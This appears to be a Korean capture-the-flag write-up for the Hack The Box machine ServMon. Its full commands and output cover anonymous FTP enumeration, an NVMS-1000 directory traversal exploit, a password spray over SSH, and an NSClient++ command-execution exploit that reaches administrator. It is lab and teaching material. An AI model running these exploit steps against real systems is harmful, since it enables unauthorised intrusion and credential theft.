[HTB] ServMon Write Up
[HTB] ServMon Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.227.77
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
8443/tcp  open  https-alt
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
초기 침투
/etc/hosts 파일 수정
1
nxc smb 10.129.227.77 --generate-hosts-file hosts
1
sudo sh -c 'cat hosts >> /etc/hosts'
FTP 익명 접속
- anonymous / Enter 접속
1
ftp 10.129.227.77
- Users 디렉토리 내 Nadine, Nathan 사용자 확인
1
2
3
4
5
6
7
8
9
10
11
12
13
ftp> ls
229 Entering Extended Passive Mode (|||49677|)
150 Opening ASCII mode data connection.
02-28-22  07:35PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22  07:36PM       <DIR>          Nadine
02-28-22  07:37PM       <DIR>          Nathan
226 Transfer complete.


- Nadine 사용자 폴더의 Confidential.txt
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/htb/servmon]
└─$ cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine
1
2
3
4
5
6
7
Nathan,

Passwords.txt 파일을 바탕화면에 남겨두었습니다. 수정이 완료되면 바탕화면에서 삭제하고 안전한 폴더에 다시 넣어주세요.

감사합니다.

Nadine
- Nathan 사용자 폴더의 Notes to do.txt
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/servmon]
└─$ cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
1
2
3
4
5
1) NVMS 비밀번호 변경 - 완료
2) NSClient 접근 제한 - 완료
3) 비밀번호 업로드
4) NVMS 공개 접근 차단
5) 비밀 파일들을 SharePoint에 저장
80 웹포트 접속
-
NVMS 1000 서비스 확인

- 구글링을 통한 exploit 식별 (CVE-2019-20085)
- 사용한 exploit : https://github.com/0hmsec/NVMS-1000-Directory-Traversal-Bash
1

./cve-2019-20085-poc.sh -u http://10.129.227.77/ -f Users/Nathan/Desktop/Passwords.txt
- Nathan 계정의 바탕화면에 있는 Passwords.txt 파일 추출
1
2
3
4
5
6
7
8
9
10
Directory Traversal Succeeded!
Reading the file: Users/Nathan/Desktop/Passwords.txt.

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
SSH 접속 계정 스캔
- Nadine 계정으로 패스워드 스캔 성공
1
nxc ssh 10.129.227.77 -u Nadine -p passwords.txt --continue-on-success
1
2
3
4
5
SSH         10.129.227.77   22     10.129.227.77    [*] SSH-2.0-OpenSSH_for_Windows_8.0
SSH         10.129.227.77   22     10.129.227.77    [-] Nadine:1nsp3ctTh3Way2Mars!
SSH         10.129.227.77   22     10.129.227.77    [-] Nadine:Th3r34r3To0M4nyTrait0r5!
SSH         10.129.227.77   22     10.129.227.77    [-] Nadine:B3WithM30r4ga1n5tMe
SSH         10.129.227.77   22     10.129.227.77    [+] Nadine:L1k3B1gBut7s@W0rk  Windows - Shell access!

SSH 접속
- 패스워드 : L1k3B1gBut7s@W0rk
1
ssh Nadine@10.129.227.77
- 사용자 플래그 획득
1
2
PS C:\Users\Nadine\Desktop> cat .\user.txt
...
권한 상승
winPEAS 실행
1
.\winPEASx64.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
+----------¦ Installed Applications --Via Program Files/Uninstall registr
y-- (T1518)
+ Check if you can modify installed software https://book.hacktric
ks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#applications

    C:\Program Files\Common Files
    C:\Program Files\desktop.ini
    C:\Program Files\internet explorer
    C:\Program Files\MSBuild
    C:\Program Files\NSClient++
    C:\Program Files\NVMS-1000
    C:\Program Files\OpenSSH-Win64
    C:\Program Files\Reference Assemblies
    C:\Program Files\Uninstall Information
    C:\Program Files\VMware
    C:\Program Files\Windows Defender
    C:\Program Files\Windows Defender Advanced Threat Protection
    C:\Program Files\Windows Mail
    C:\Program Files\Windows Media Player
    C:\Program Files\Windows Multimedia Platform
    C:\Program Files\windows nt
    C:\Program Files\Windows Photo Viewer
    C:\Program Files\Windows Portable Devices
    C:\Program Files\Windows Security
    C:\Program Files\Windows Sidebar
    C:\Program Files\WindowsApps
    C:\Program Files\WindowsPowerShell
- NSClient++ 서비스 식별
- NSClient++ 버전 확인
1
2
PS C:\Program Files\NSClient++> .\nscp.exe --version
NSClient++, Version: 0.5.2.35 2018-01-28, Platform: x64
- C:\Program Files\NSClient++\ 폴더 내 nsclient.ini 파일에서 password 발견
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Program Files\NSClient++> cat .\nsclient.ini
# If you want to fill this file with all available options run the following command:
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1
exploit
- NSClient++ 버전 0.5.2.35의 exploit : https://www.exploit-db.com/exploits/48360
- SSH 로컬 포트 포워딩
- nsclient.ini 설정 파일 내 allowed hosts 설정이 127.0.0.1이기 때문임
1
ssh -L 8443:127.0.0.1:8443 Nadine@10.129.227.77

- exploit

1
python 48360.py -t 127.0.0.1 -P 8443 -p 'ew2x6SsGTxjRwXOT' -c 'cmd.exe /c copy C:\Users\Administrator\Desktop\root.txt C:\Users\Nadine\Desktop\root.txt'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/htb/servmon]
└─$ python 48360.py -t 127.0.0.1 -P 8443 -p 'ew2x6SsGTxjRwXOT' -c 'cmd.exe /c copy C:\Users\Administrator\Desktop\root.txt C:\Users\Nadine\Desktop\root.txt'
[!] Targeting base URL https://127.0.0.1:8443
[!] Obtaining Authentication Token . . .
[+] Got auth token: F69AzBlax3CF3EDNhm3soLBPh71Yexui
[!] Enabling External Scripts Module . . .
[!] Configuring Script with Specified Payload . . .
[+] Added External Script (name: kRaGnfUEgIKS)
[!] Saving Configuration . . .
[!] Reloading Application . . .
[!] Waiting for Application to reload . . .
[!] Obtaining Authentication Token . . .
[+] Got auth token: frAQBc8Wsa1xVPfvJcrgRYwTiizs2trQ
[!] Triggering payload, should execute shortly . . .
- 관리자 플래그 획득
1
2
PS C:\Users\Nadine\Desktop> cat root.txt
...
This post is licensed under
CC BY 4.0
by the author.